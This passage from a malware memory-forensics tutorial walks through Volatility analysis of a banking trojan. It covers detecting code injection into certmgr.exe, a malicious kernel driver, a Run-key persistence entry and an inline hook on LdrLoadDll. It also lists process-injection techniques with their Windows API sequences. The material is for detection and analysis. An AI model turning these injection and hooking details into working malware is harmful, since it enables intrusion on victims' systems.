- **DLL Injection** → It is possible to **force a process to load a DLL** into its address space (**LoadLibrary( )**). Unfortunately, it is easily detected because the DLL must be on disk before performing the injection. Usually, it is a sequence of system calls such as **OpenProcess( ), VirtualAlloc( ), WriteProcessMemory( ) and CreateRemoteThread( ) functions.**
- **PE Injection** → **a PE file, which has its IAT configured for the target process**, is written and forced to be executed into the addressing space of the target process.
- **Reflective Injection** → it is similar to the previous one, but the **code (usually a DLL) manages its initialization without needing of LoadLibrary( ) and CreateRemoteThread( ) functions, for example.**
- **Direct Injection** → It's possible to inject a code (shellcode) directly from the memory. (**WriteProcessMemory( ) / NtMapViewOfSection( )**)
- **APC Injection** → It allows a program to **execute a code in a specific thread** by attaching to an **APC queue** (without using the **CreateRemoteThread( )**) and preempting this thread in an alertable state to run the malicious code. (**QueueUserAPC( ), KeInitializeAPC( ) and KeInsertQueueAPC( )**). Additionally, **AtomBombing technique** is also based on APCs. ☺
- **Hook Injection** → This method could be used to inject a DLL into a process by using functions such as **SetWindowsHookEx( )**.
- **Hollowing or Process Replacement** → in few words, the malware "empties" the content of a process on memory and inserts a malicious content (as explained previously).
- **Extra Windows Memory Injection** → malwares using this technique inject code into explorer.exe's shared memory by opening a previously created shared section, writing the code and using **GetWindowsLong( )/SetWindowsLong( )** APIs to change the offset of a function's pointer to point it to the injected code of the shared section.

Therefore, examining the process **certmgr.exe** for injection evidence, we have the following:

```
root@kali:/malwares/trojan_banker_stuff# vol.py malfind -p 3132 -W
Volatility Foundation Volatility Framework 2.6
Process: certmgr.exe Pid: 3132 Address: 0x530000
Vad Tag: Vad  Protection: PAGE_EXECUTE_READWRITE
Flags: Protection: 6

0x00530000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x00530010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x00530020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00530030  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00   ................

0x00530000 4d               DEC EBP
0x00530001 5a               POP EDX
```

I have narrowed the output by only looking for execuble code/DLL (**-W option**), but the found address above (**0x530000**) is apparently well known as being **the EtawJa.dll**. Anyway, we need to dump it and this task can be accomplished by running the following command:

root@kali:/malwares/trojan_banker_stuff# **vol.py malfind -p 3132 -W -D .**
root@kali:/malwares/trojan_banker_stuff# **file process.0x86d865f0.0x530000.dmp**
process.0x86d865f0.0x530000.dmp: PE32 executable (DLL) (console) Intel 80386 (stripped to external PDB), for MS Windows

If you check, this is the **EtawJa.dll file**, which we have also extracted by using **dlldump plugin** at page 45. Additionally, it is the same file that we extracted from memory by using the debugger at page 31. Probably, its IAT is destroyed, but it is extremely easy to fix it. ☺ Of course, we can check it by executing the following command:

root@kali:/malwares/trojan_banker_stuff# **peframe process.0x86d865f0.0x530000.dmp**

```
Short information
------------------------------------------------------------
File type        PE32 executable (DLL) (console) Intel 80386 (stripped to external PDB), for MS Windows
File name        process.0x86d865f0.0x530000.dmp
…
Compile time     2017-04-05 09:58:39
Sections         11 (5 suspicious)
Directories       import, export, resource, tls, relocation
Detected          packer
Dll               True

Packer info
------------------------------------------------------------
Microsoft Visual C++ 8
Microsoft Visual C++ 8.0
…

Filename found
------------------------------------------------------------
Library     sntdll.dll
Library     ntdll.dll
Library     ADVAPI32.dll
Library     SHLWAPI.dll
Library     SHELL32.dll
Library     libgcj-16.dll
Library     WS2_32.dll
Library     msvcrt.dll
Library     ole32.dll
Library     MSIMG32.DLL
Library     USER32.dll
Library     GDI32.dll
Library     KERNEL32.dll
Library     libgcc_s_dw2-1.dll
Library     dwmapi.dll
```

Later, we will return to these DLLs. ☺

```
Url found:       http://www.ibsensoftware.com/
```

Are we done in memory analysis? Of course, it is not. Not even close because Volatility is outstanding. ☺ We do not know whether our malware has installed any service, so let's check it. As the reader could remember, the **svcscan plugin** performs an excellent job by listing services managed by the **SCM** and created using the **CreateService( ) function**, but it is not able to detect services that start using the **NtLoadDriver( ).** Anyway, it is an excellent method for listing the existing services. As there are many services running, so it is suitable to redirect the output to a file for analyzing all services later, as shown below:

root@kali:/malwares/trojan_banker_stuff# **vol.py svcscan -v --output-file=services.txt**

After analyzing the **services.txt file**, I found the following strange service:

Offset: 0x8c0878
Order: 2
Start: SERVICE_BOOT_START
Process ID: -
Service Name: 1C51F309C6EBA200
Display Name: 1C51F309C6EBA200
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_RUNNING
Binary Path: \Driver\1C51F309C6EBA200
ServiceDll:
ImagePath: system32\drivers\bf190a1f.sys
FailureCommand:

As the reader could remember, this service is related to the same driver that we found previously. ☺ Going further, we can try to list the most recently used services by listing them in reverse order using their time stamps. This technique has two advantages: it is able to catch services being loaded by the **NtLoadDriver( )** and, additionally, we don't need to know the exact name of the service:

```
root@kali:/malwares/trojan_banker_stuff# vol.py volshell
Volatility Foundation Volatility Framework 2.6
Current context: System @ 0x851c9690, pid=4, ppid=0 DTB=0x185000
Python 2.7.13 (default, Jan 19 2017, 14:48:08)
Type "copyright", "credits" or "license" for more information.

IPython 5.1.0 -- An enhanced Interactive Python.
?         -> Introduction and overview of IPython's features.
%quickref -> Quick reference.
help      -> Python's own help system.
object?   -> Details about 'object', use 'object??' for extra details.

In [1]: import volatility.plugins.registry.registryapi as registryapi

In [2]: regx = registryapi.RegistryApi(self._config)

In [3]: key_ref = "ControlSet001\Services"

In [4]: subkeys = regx.reg_get_all_subkeys("system",key_ref)

In [5]: services = dict((z.Name, int(z.LastWriteTime)) for z in subkeys)

In [6]: times = sorted(set(services.values()), reverse=True)

In [7]: top = times[0:7]

In [8]: for time in top:
   ...:     for name, ts in services.items():
   ...:         if ts == time:
   ...:             print time, name
   ...:
```

The output is the following:

```
1500620032 PROCMON23
1500619930 monitor
1500619929 vmusbmouse
1500619929 mouhid
1500619929 usbccgp
1500619929 HidUsb
1500619928 flpydisk
1500619928 usbhub
1500619928 HdAudAddService
1500619928 Parport
1500619927 cdrom
1500619927 rdyboost
1500619927 Disk
1500619927 vmrawdsk
1500619927 mssmbios
1500619924 atapi
1500619924 partmgr
1500619923 i8042prt
1500619923 LSI_SAS
1500619923 msahci
1500619923 Serenum
1500619923 vmmouse
1500619923 usbehci
1500619923 Serial
1500619923 vm3dmp
1500619923 E1G60
1500619923 usbuhci
1500619923 intelide
1500619923 HDAudBus
1500619923 agp440
1500619923 fdc
```

At first analysis, nothing is wrong.

Checking the handles associated to the **Registry**, we have the following:

```
root@kali:/malwares/trojan_banker_stuff# vol.py handles -p 3132 -t Key
Volatility Foundation Volatility Framework 2.6
Offset(V)      Pid     Handle     Access Type             Details
---------- ------ ---------- ---------- ---------------- -------
0x9c189fd0   3132       0x10    0x20019 Key              MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\S
ORTING\VERSIONS
0x9c043850   3132       0x18    0xf003f Key              USER\S-1-5-21-294430955-1364854259-6724555
18-1001
0x9c0baec0   3132       0x1c        0x1 Key              MACHINE\SYSTEM\CONTROLSET001\CONTROL\SESSI
ON MANAGER
0xa5115690   3132       0x34    0x20019 Key              MACHINE
0xa5045b68   3132       0x98        0x1 Key              USER\S-1-5-21-294430955-1364854259-6724555
18-1001\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\EXPLORER
0xa91e6318   3132       0xc4    0x20019 Key              MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINS
OCK2\PARAMETERS\NAMESPACE_CATALOG5
0x9be45db8   3132       0xdc    0x20019 Key              MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINS
OCK2\PARAMETERS\PROTOCOL_CATALOG9
```

As normally malwares use the **Registry** for making the persistence, so it is appropriate to check the main key used for this goal as shown below:

```
root@kali:/malwares/trojan_banker_stuff# vol.py printkey -K "SOFTWARE\MICROSOFT\WINDOWS\C
URRENTVERSION\RUN"
Volatility Foundation Volatility Framework 2.6
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \SystemRoot\System32\Config\DEFAULT
Key name: Run (S)
Last updated: 2017-02-18 22:55:38 UTC+0000

Subkeys:

Values:
----------------------------
Registry: \??\C:\Users\AB\ntuser.dat
Key name: Run (S)
Last updated: 2017-07-21 05:54:32 UTC+0000

Subkeys:

Values:
REG_SZ        7D0046538E410D26 : (S) cmd.exe /c start "" "C:\Program Files\Windows Kits\1
0\bin\x86\certmgr.exe"
----------------------------
Registry: \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
Key name: Run (S)
Last updated: 2009-07-14 04:34:14 UTC+0000

Subkeys:

Values:
REG_EXPAND_SZ Sidebar         : (S) %ProgramFiles%\Windows Sidebar\Sidebar.exe /autoRun
----------------------------
Registry: \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
Key name: Run (S)
Last updated: 2009-07-14 04:34:14 UTC+0000

Subkeys:

Values:
REG_EXPAND_SZ Sidebar         : (S) %ProgramFiles%\Windows Sidebar\Sidebar.exe /autoRun
```

As we expected, the malware created an entry for starting the **certmgr.exe** in each boot. ☺ We can continue using the **handles plugin**, but this time we are going to specify a specific option to investigate artifacts related to files, as shown below:

```
root@kali:/malwares/trojan_banker_stuff# export VOLATILITY_LOCATION=file:////malwares/trojan_banker_stuff/trojan_before_r.vmem
root@kali:/malwares/trojan_banker_stuff# vol.py handles -p 2580 -t File
Volatility Foundation Volatility Framework 2.6
Offset(V)     Pid     Handle     Access Type             Details
---------- ------ ---------- ---------- ---------------- -------
0x8521cd88   2580        0x8   0x100020 File             \Device\HarddiskVolume2\Program Files\Windows Kits\10\bin\x86
0x85218210   2580       0xa4   0x100020 File             \Device\HarddiskVolume2\Windows\winsxs\x86_microsoft.windows.common-control
_6595b64144ccf1df_6.0.7601.17514_none_41e6975e2bd6f2b2
0x86a5c798   2580       0xa8   0x100001 File             \Device\KsecDD
0x868c34a8   2580       0xc8   0x100020 File             \Device\HarddiskVolume2\Windows\winsxs\x86_microsoft.windows.common-control
_6595b64144ccf1df_6.0.7601.17514_none_41e6975e2bd6f2b2
0x85213828   2580       0xf4   0x120089 File             \Device\HarddiskVolume2\Windows\Registration\R00000000000c.clb
0x85171788   2580      0x154   0x12019f File             \Device\HarddiskVolume2\Users\AB\AppData\Roaming\Microsoft\Windows\Cookies\
ndex.dat
0x86a2d220   2580      0x158   0x12019f File             \Device\HarddiskVolume2\Users\AB\AppData\Local\Microsoft\Windows\Temporary
nternet Files\Content.IE5\index.dat
0x851f1908   2580      0x204   0x12019f File             \Device\HarddiskVolume2\Users\AB\AppData\Local\Microsoft\Windows\History\Hi
tory.IE5\index.dat
0x851944b0   2580      0x2fc   0x100080 File             \Device\Nsi
0x86c5d0e8   2580      0x350   0x12019f File             \Device\HarddiskVolume2\Users\AB\AppData\Roaming\Microsoft\Windows\IETldCac
e\index.dat
root@kali:/malwares/trojan_banker_stuff# vol.py handles -p 3764 -t File
Volatility Foundation Volatility Framework 2.6
Offset(V)     Pid     Handle     Access Type             Details
---------- ------ ---------- ---------- ---------------- -------
0x85227588   3764        0x8   0x100020 File             \Device\HarddiskVolume2\Program Files\Windows Kits\10\bin\x86
root@kali:/malwares/trojan_banker_stuff# export VOLATILITY_LOCATION=file:////malwares/trojan_banker_stuff/trojan_after_r.vmem
root@kali:/malwares/trojan_banker_stuff# vol.py handles -p 3132 -t File
Volatility Foundation Volatility Framework 2.6
Offset(V)     Pid     Handle     Access Type             Details
---------- ------ ---------- ---------- ---------------- -------
0x86d6f258   3132        0x8   0x100020 File             \Device\HarddiskVolume2\Windows\System32
0x86dfd960   3132       0xac   0x100001 File             \Device\KsecDD
0x86c1b530   3132      0x190   0x100080 File             \Device\Nsi
0x86bca038   3132      0x1a8   0x16019f File             \Device\Afd\Endpoint
```

Apparently, there is not any very relevant information because the **KsecDD** provides kernel security device driver and it is related to **certmgr.exe process.**

Checking whether the **certmgr.exe** hooks any critical function is our next step. Of course, Volatility has an amazing plugin named **apihook**, which checks the main hook types such as **Inline, Detour, Trampoline, IAT Hooking, EAT Hooking** (not so good because the it is only effective for modules loaded the hooking)**, Syscalls** and so on. Thus, execute the plugin as shown below:

```
root@kali:/malwares/trojan_banker_stuff# vol.py apihooks -p 3132 |
egrep -i 'function'
Volatility Foundation Volatility Framework 2.6
Function: ntdll.dll!LdrLoadDll at 0x76fe22ae
Function: ntdll.dll!NtClose at 0x76fc5508
Function: ntdll.dll!NtCreateFile at 0x76fc5608
Function: ntdll.dll!NtCreateSection at 0x76fc5728
Function: ntdll.dll!NtMapViewOfSection at 0x76fc5c68
Function: ntdll.dll!NtOpenFile at 0x76fc5d18
Function: ntdll.dll!NtQueryAttributesFile at 0x76fc5f78
Function: ntdll.dll!NtQueryInformationFile at 0x76fc6058
Function: ntdll.dll!NtQueryObject at 0x76fc6168
Function: ntdll.dll!NtQuerySection at 0x76fc61c8
Function: ntdll.dll!NtQueryVirtualMemory at 0x76fc6298
Function: ntdll.dll!NtQueryVolumeInformationFile at 0x76fc62a8
Function: ntdll.dll!NtReadFile at 0x76fc62f8
Function: ntdll.dll!NtSetInformationFile at 0x76fc6678
Function: ntdll.dll!NtUnmapViewOfSection at 0x76fc69f8
Function: ntdll.dll!ZwClose at 0x76fc5508
Function: ntdll.dll!ZwCreateFile at 0x76fc5608
Function: ntdll.dll!ZwCreateSection at 0x76fc5728
Function: ntdll.dll!ZwMapViewOfSection at 0x76fc5c68
Function: ntdll.dll!ZwOpenFile at 0x76fc5d18
Function: ntdll.dll!ZwQueryAttributesFile at 0x76fc5f78
Function: ntdll.dll!ZwQueryInformationFile at 0x76fc6058
Function: ntdll.dll!ZwQueryObject at 0x76fc6168
Function: ntdll.dll!ZwQuerySection at 0x76fc61c8
Function: ntdll.dll!ZwQueryVirtualMemory at 0x76fc6298
Function: ntdll.dll!ZwQueryVolumeInformationFile at 0x76fc62a8
Function: ntdll.dll!ZwReadFile at 0x76fc62f8
Function: ntdll.dll!ZwSetInformationFile at 0x76fc6678
Function: ntdll.dll!ZwUnmapViewOfSection at 0x76fc69f8
Function: <unknown>
```

Wow! Several functions were hooked and all them except the first one (**ntdll.dll!LdrLoadDll**) at output, **which was hooked by EtawJa.dll**, have an **unknown hook module** , but a small sample follows below:

```
root@kali:/malwares/trojan_banker_stuff# vol.py apihooks -p 3132 -v | egrep -i 'function|hooking'
Volatility Foundation Volatility Framework 2.6
Function: ntdll.dll!LdrLoadDll at 0x76fe22ae
Hooking module: EtawJa.dll
Function: ntdll.dll!NtClose at 0x76fc5508
Hooking module: <unknown>
Function: ntdll.dll!NtCreateFile at 0x76fc5608
Hooking module: <unknown>
Function: ntdll.dll!NtCreateSection at 0x76fc5728
Hooking module: <unknown>
Function: ntdll.dll!NtMapViewOfSection at 0x76fc5c68
```

The "**unknown**" status is because as the malware hooked the **LdrLoadDll( ) function** and consequently the **LoadLibrary( ) function** , so it is not using the **LoadLibrary( ) function** to inject the malicious code into the **certmgr.exe** process. Furthermore, the DLL list from the **PEB (Process Environment Block)** structure was not updated and there is not any memory mapped file name accessible from the **VAD (Virtual Address Descriptor).**

It is straight to check the first hooked function (**LdrLoadDll( )**) a bit closer. From the **apihooks** plugin's output, we have the following:

```
root@kali:/malwares/trojan_banker_stuff# vol.py apihooks -p 3132
Volatility Foundation Volatility Framework 2.6
************************************************************************
Hook mode: Usermode
Hook type: Inline/Trampoline
Process: 3132 (certmgr.exe)
Victim module: ntdll.dll (0x76f80000 - 0x770bc000)
Function: ntdll.dll!LdrLoadDll at 0x76fe22ae
Hook address: 0x53eeb0
Hooking module: EtawJa.dll

Disassembly(0):
0x76fe22ae e9fdcb5589       JMP 0x53eeb0
0x76fe22b3 51               PUSH ECX
0x76fe22b4 51               PUSH ECX
0x76fe22b5 a15875fd76       MOV EAX, [0x76fd7558]
0x76fe22ba 53               PUSH EBX
0x76fe22bb 56               PUSH ESI
0x76fe22bc 8b7508           MOV ESI, [EBP+0x8]
0x76fe22bf 83c801           OR EAX, 0x1
0x76fe22c2 57               PUSH EDI
0x76fe22c3 bb               DB 0xbb
0x76fe22c4 98               CWDE
0x76fe22c5 7e               DB 0x7e
```

```
root@kali:/malwares/trojan_banker_stuff# vol.py volshell
Volatility Foundation Volatility Framework 2.6
Current context: System @ 0x851c9690, pid=4, ppid=0 DTB=0x185000
Python 2.7.13 (default, Jan 19 2017, 14:48:08)
Type "copyright", "credits" or "license" for more information.

IPython 5.1.0 -- An enhanced Interactive Python.
?         -> Introduction and overview of IPython's features.
%quickref -> Quick reference.
help      -> Python's own help system.
object?   -> Details about 'object', use 'object??' for extra details.

In [1]: cc(pid=3132)
Current context: certmgr.exe @ 0x86d865f0, pid=3132, ppid=2992 DTB=0x7f3085c0

In [2]: dis(0x76fe22ae)
0x76fe22ae e9fdcb5589                   JMP 0x53eeb0
0x76fe22b3 51                           PUSH ECX
0x76fe22b4 51                           PUSH ECX
0x76fe22b5 a15875fd76                   MOV EAX, [0x76fd7558]
0x76fe22ba 53                           PUSH EBX
0x76fe22bb 56                           PUSH ESI
0x76fe22bc 8b7508                       MOV ESI, [EBP+0x8]
```

Inline Hook / Trampoline

```
In [3]: dis(0x53eeb0)
0x53eeb0 55                             PUSH EBP
0x53eeb1 57                             PUSH EDI
0x53eeb2 56                             PUSH ESI
0x53eeb3 53                             PUSH EBX
0x53eeb4 81ec4c010000                   SUB ESP, 0x14c
0x53eeba 8bb42468010000                 MOV ESI, [ESP+0x168]
0x53eec1 8d7c243c                       LEA EDI, [ESP+0x3c]
0x53eec5 c644243625                     MOV BYTE [ESP+0x36], 0x25
0x53eeca c64424372e                     MOV BYTE [ESP+0x37], 0x2e
0x53eecf c64424382a                     MOV BYTE [ESP+0x38], 0x2a
0x53eed4 c64424396c                     MOV BYTE [ESP+0x39], 0x6c
0x53eed9 c644243a73                     MOV BYTE [ESP+0x3a], 0x73
0x53eede 8b4604                         MOV EAX, [ESI+0x4]
0x53eee1 c644243b00                     MOV BYTE [ESP+0x3b], 0x0
0x53eee6 89442410                       MOV [ESP+0x10], EAX
0x53eeea 0fb706                         MOVZX EAX, WORD [ESI]
0x53eeed c744240403010000               MOV DWORD [ESP+0x4], 0x103
0x53eef5 893c24                         MOV [ESP], EDI
0x53eef8 8944240c                       MOV [ESP+0xc], EAX
0x53eefc 8d442436                       LEA EAX, [ESP+0x36]
0x53ef00 89442408                       MOV [ESP+0x8], EAX
0x53ef04 e877ffffff                     CALL 0x53ee80
```

If you prefer seeing this hooking in the **IDA Pro**, so you can proceed by checking a good **ntdll.dll!LdrLoadDll function** code first as shown below:

```
; int __stdcall LdrLoadDll(int, int, PCUNICODE_STRING Source, int)
                public _LdrLoadDll@16
_LdrLoadDll@16  proc near               ; CODE XREF: LdrpCorInitialize()+D7↑p
                                        ; LdrpInitializeProcess(x,x)+91F↓p ...

var_8           = dword ptr -8
arg_0           = dword ptr  8
arg_4           = dword ptr  0Ch
Source          = dword ptr  10h
arg_C           = dword ptr  14h

; FUNCTION CHUNK AT .text:77F26C12 SIZE 00000011 BYTES
; FUNCTION CHUNK AT .text:77F3D7BB SIZE 0000004F BYTES

                mov     edi, edi
                push    ebp
                mov     ebp, esp
                push    ecx
                push    ecx
                mov     eax, ds:dword_77F17558
                push    ebx
                push    esi
                mov     esi, [ebp+arg_0]
                or      eax, 1
                push    edi
                mov     ebx, offset aLdrloaddll_0 ; "LdrLoadDll"
                mov     edi, offset aDWin7sp1_gdr_3 ; "d:\\win7sp1_gdr\\minkernel\\ntdll\\ldra"...
                test    _ShowSnaps, eax
                jnz     loc_77F3D7BB

loc_77F222D9:                           ; CODE XREF: LdrLoadDll(x,x,x,x)+1B52F↓j
                mov     eax, _ShowSnaps
                test    ds:dword_77F1755C, eax
                jnz     loc_77F3D7E2

loc_77F222EA:                           ; CODE XREF: LdrLoadDll(x,x,x,x)+1B535↓j
                test    esi, esi
                jz      loc_77F26C12
                push    esi
                lea     eax, [ebp+var_8]
                push    eax
                call    _RtlInitUnicodeStringEx@8 ; RtlInitUnicodeStringEx(x,x)
                test    eax, eax
                jl      short loc_77F2235A
                lea     ecx, [ebp+var_8]
```

Good LdrLoadDll( ) function

Thus, you can compare this code list against the **bad ntdll.dll** from the memory. To accomplish this task, dump the **bad ntdll.dll** from memory as shown in the next steps:

```
root@kali:/malwares/trojan_banker_stuff# vol.py dlllist -p 3132 | grep ntdll.dll
Volatility Foundation Volatility Framework 2.6
0x76f80000   0x13c000     0xffff 1970-01-01 00:00:00 UTC+0000   C:\Windows\SYSTEM32\ntdll.dll
root@kali:/malwares/trojan_banker_stuff# vol.py dlldump -p 3132 -b 0x76f80000 --fix -m -D .
Volatility Foundation Volatility Framework 2.6
Process(V) Name                 Module Base Module Name          Result
---------- -------------------- ----------- -------------------- ------
0x86d865f0 certmgr.exe          0x076f80000 ntdll.dll            OK: module.3132.7e3865f0.76f80000.dll
root@kali:/malwares/trojan_banker_stuff#
```

Now we should load it into the IDA Pro and see the expected hooking instruction at beginning:

```
; Exported entry 137. LdrLoadDll

; =============== S U B R O U T I N E =======================================

; Attributes: thunk

                public LdrLoadDll
LdrLoadDll      proc near               ; CODE XREF: sub_76FA55D9+D7↑p
                                        ; sub_76FE740F+91F↓p ...
                jmp     near ptr 53EEB0h                 <-- HOOKING
LdrLoadDll      endp

; ---------------------------------------------------------------------------
                push    ecx
                push    ecx
                mov     eax, ds:dword_76FD7558           Bad LdrLoadDll function
                push    ebx
                push    esi
                mov     esi, [ebp+8]
                or      eax, 1
                push    edi
                mov     ebx, offset aLdrloaddll_0 ; "LdrLoadDll"
                mov     edi, offset aDWin7sp1_gd_14 ; "d:\\win7sp1_gdr\\minkernel\\ntdll\\ldra"...
                test    dword_7705D9C0, eax
                jnz     loc_76FFD7BB
```

I had almost forgotten, but the reader could not be able to remember the meaning of all these functions by heart, so a much summarized list follows:

- **LdrLoadDll( ) (NT Native API)** → Loads a DLL.
- **NtClose( )** → Closes the specified handle.
- **NtCreateFile( )** → This function, a user-mode equivalent function to the **ZwCreateFile()**, creates a new file or directory, or opens an existing file, device, directory, or volume.
- **NtCreateSection( )** → This routine creates a section object, which is an object that represents a section of memory that can be shared. Additionally, we should remember that any process can use a section object to share parts of its memory address space with other processes and section objects provide the mechanism by which a process can map a file into its memory address space.
- **NtMapViewOfSection( )** → It maps a view of a section into the virtual address space of a subject process.
- **NtOpenFile( )** → This function opens an existing file, device, directory, or volume, and returns a handle for the file object.

- **NtQueryAttributesFile( )** → Retrieves basic attributes for the specified file object (for example, to check whether an attribute exists).
- **NtQueryInformationFile( )** → Returns a complete information about a file object such as file access information, flags specifying access mode, full path, and so on.
- **NtQueryObject( )** → It retrieves information about any or all objects opened by calling process. Additionally, it can be used with any type of object.
- **NtQuerySection( )** → it retrieves information about the section object.
- **NtQueryVirtualMemory( )** → It routine determines the state, protection, and type of a region of pages within the virtual address space of the subject process.
- **NtQueryVolumeInformationFile( )** → Retrieves information about the volume associated with a given file, directory, storage device, or volume.
- **NtReadFile( )** → It reads data from an open file.
- **NtSetInformationFile( )** → It changes different types of information about a file object.
- **NtUnmapViewOfSection( )** → It unmaps a view of a section from the virtual address space of a subject process.
- **ZwClose( )** → Similar to NtClose( )
- **ZwCreateFile( )** → Similar to NtCreateFile( )
- **ZwCreateSection( )** → Similar to CreateFile( )
- **ZwMapViewOfSection( )** → Similar to NtMapViewOfSection( )
- **ZwOpenFile( )** → Similar to NtOpenFile( )
- **ZwQueryAttributesFile( )** → Similar to NtQueryAttributesFile( )
- **ZwQueryInformationFile( )** → Similar to NtQueryInformationFile( )
- **ZwQueryObject( )** → Similar to NtQueryObject( )
- **ZwQuerySection( )** → Similar to NtQuerySection( )
- **ZwQueryVirtualMemory( )** → Similar to NtQueryVirtualMemory( )
- **ZwQueryVolumeInformationFile( )** → Similar to NtQueryVolumeInformationFile( )
- **ZwReadFile( )** → Similar to NtReadFile( )
- **ZwSetInformationFile( )** → Similar to NtSetInformationFile( )
- **ZwUnmapViewOfSection( )** → Similar to NtUnmapViewOfSection( )

The reader might remember that both **Nt and Zw function versions** have a different way to check their parameters when the function is called. For example **Nt version function** always validates the parameters when it is called from user or kernel land. However, the **Zw version function** doesn't validate the parameters when it is called from the kernel mode driver. Finally, **Zw version** always validates the parameters when it called from user-mode application.

Going onward, I have tried to find orphan threads. For finding them, it is necessary to make a list of the loaded drivers and their respective start addresses, looking for each **ETHREAD object**, record its start address and check if this start address is in the range of the loaded driver. If it is not, so this thread is hidden (detached). Of course, it is not necessary the Volatility to check it because we could open the Process Explorer, looking for the **process 4 (System)**, go to **Threads tab** and find any thread without a driver. Obviously, smart malwares could overwrite the **EPROCESS.StartAddress** field with a pointer to a valid driver. ☺

Anyway, there is not any orphan thread running on the system and coming from our target process, as shown below:

root@kali:/malwares/trojan_banker_stuff# **vol.py -p 3132 threads -F OrphanThreads**

Volatility Foundation Volatility Framework 2.6
[x86] Gathering all referenced SSDTs from KTHREADs...
Finding appropriate address space for tables...

Checking for drivers running on the system, we have found the following result:

```
root@kali:/malwares/trojan_banker_stuff# vol.py driverscan
Volatility Foundation Volatility Framework 2.6
Offset(P)          #Ptr     #Hnd Start          Size Service Key          Name         Driver Name
------------------ -------- -------- ---------- ---------- -------------------- ------------ -----------
0x000000007e40c6e0        3        0 0x9692d000    0x12000 mpsdrv               mpsdrv       \Driver\mpsdrv
0x000000007e4326f0        3        0 0x96914000    0x19000 bowser               bowser       \FileSystem\bowser
0x000000007e43ff38        4        0 0x9693f000    0x23000 mrxsmb               mrxsmb       \FileSystem\mrxsmb
0x000000007e440af8        2        0 0x9699d000    0x1b000 mrxsmb20             mrxsmb20     \FileSystem\mrxsmb20
0x000000007e441a58        2        0 0x96962000    0x3b000 mrxsmb10             mrxsmb10     \FileSystem\mrxsmb10
0x000000007e44ec68        4        0 0x980b3000    0x21000 srvnet               srvnet       \FileSystem\srvnet
0x000000007e474e80        4        0 0x98181000    0x13000 PROCMON23            PROCMON23    \FileSystem\PROCMON23
0x000000007e524120        3        0 0x980e1000    0x4f000 srv2                 srv2         \FileSystem\srv2
0x000000007e52e8a0        3        0 0x98130000    0x51000 srv                  srv          \FileSystem\srv
```

The list is long, but there is an interesting kernel driver that deserves our attention:

```
0x000000007f5a5db8        4        0 0x89803000    0x32000 fvevol               fvevol       \Driver\fvevol
0x000000007f5aca18        3        0 0x89835000    0x11000 Disk                 Disk         \Driver\Disk
0x000000007f5acc08        2        0 0x895dd000     0x8000 hwpolicy             hwpolicy     \Driver\hwpolicy
0x000000007f5aeef0        2        0 0x8986b000     0x6000 1C51F309C6EBA200     1C51F...A200 \Driver\1C51F309C6EBA200
0x000000007f985728       83        0 0x890ff000    0x2a000 pci                  pci          \Driver\pci
0x000000007f9e9910        2        0 0x88fba000    0x29180 vmbus                vmbus        \Driver\vmbus
0x000000007fa51650        5        0 0x891b3000     0x7000 intelide             intelide     \Driver\intelide
```

It is possible to find the module associated to this driver by executing the following command:

root@kali:/malwares/trojan_banker_stuff# **vol.py modules | grep 0x8986b000**
Volatility Foundation Volatility Framework 2.6

0x851437a8 **bf190a1f.sys** 0x8986b000 0x6000 \SystemRoot\system32\drivers\bf190a1f.sys

During our previous analysis, the name of this driver has already come up, so we can dump it by executing the following command:

```
root@kali:/malwares/trojan_banker_stuff# vol.py moddump --fix -m -b 0x8986b000 -D .
Volatility Foundation Volatility Framework 2.6
Module Base Module Name           Result
----------- -------------------- ------
0x08986b000 bf190a1f.sys         OK: driver.8986b000.sys
```

Unfortunately, if we load the extracted driver into the **IDA Pro**, it won't show us named functions. However, we are able to fix this problem by using **impscan plugin**, which will generates all necessary function names from the base address and make the life easier during a static analysis later:

```
root@kali:/malwares/trojan_banker_stuff# vol.py impscan -b 0x8986b000 --output=idc
Volatility Foundation Volatility Framework 2.6
MakeDword(0x8986D000);
MakeName(0x8986D000, "RtlAnsiStringToUnicodeString");
MakeDword(0x8986D004);
MakeName(0x8986D004, "RtlFreeUnicodeString");
MakeDword(0x8986D008);
MakeName(0x8986D008, "ZwClose");
MakeDword(0x8986D00C);
MakeName(0x8986D00C, "ZwOpenKey");
MakeDword(0x8986D010);
MakeName(0x8986D010, "ZwSetValueKey");
MakeDword(0x8986D014);
MakeName(0x8986D014, "KeBugCheckEx");
MakeDword(0x8986D018);
MakeName(0x8986D018, "RtlInitAnsiString");
```

Remember few points about this technique:

- **Impscan plugin** doesn't make a new version of the dumped file, but it simply **provides the missing label to import the executable** into **IDA Pro**.

- **Impscan plugin** determines all labels according to the following steps:

  - The **base address and the respective size** of each **DLL** present in the process.

  - By using the **pefile**, it **parses the EAT (Export Address Table) of each DLL** for finding the **offset and the respective name of each exported function**.

  - Afterwards, **impscan plugin** looks for **jmp and call instructions** in the code**.**

  - At the end, the destination address **takes it to an API**, so it records the **function address and its respective name.**

- Loading these commands into the **IDA Pro** is straight. Go to **File → Script Command (SHIFT + F2)**, past the output of the **IDC script** and **Run**. Afterwards, just in case you need, go to **Options → General → Analysis → Reanalyze Program**. See the result below:

```
.text:8986C118 loc_8986C118:                          ; CODE XREF: sub_8986C0EA+C↑j
.text:8986C118                 push    esi
.text:8986C119                 push    edi
.text:8986C11A                 push    1
.text:8986C11C                 push    [ebp+arg_0]
.text:8986C11F                 mov     edi, offset byte_8986E200
.text:8986C124                 push    edi
.text:8986C125                 call    sub_8986C000
.text:8986C12A                 push    eax             ; SourceString
.text:8986C12B                 lea     eax, [ebp+DestinationString]
.text:8986C12E                 push    eax             ; DestinationString
.text:8986C12F                 call    dword ptr ds:RtlInitAnsiString
.text:8986C135                 push    1               ; AllocateDestinationString
.text:8986C137                 lea     eax, [ebp+DestinationString]
.text:8986C13A                 push    eax             ; SourceString
.text:8986C13B                 push    [ebp+arg_4]     ; DestinationString
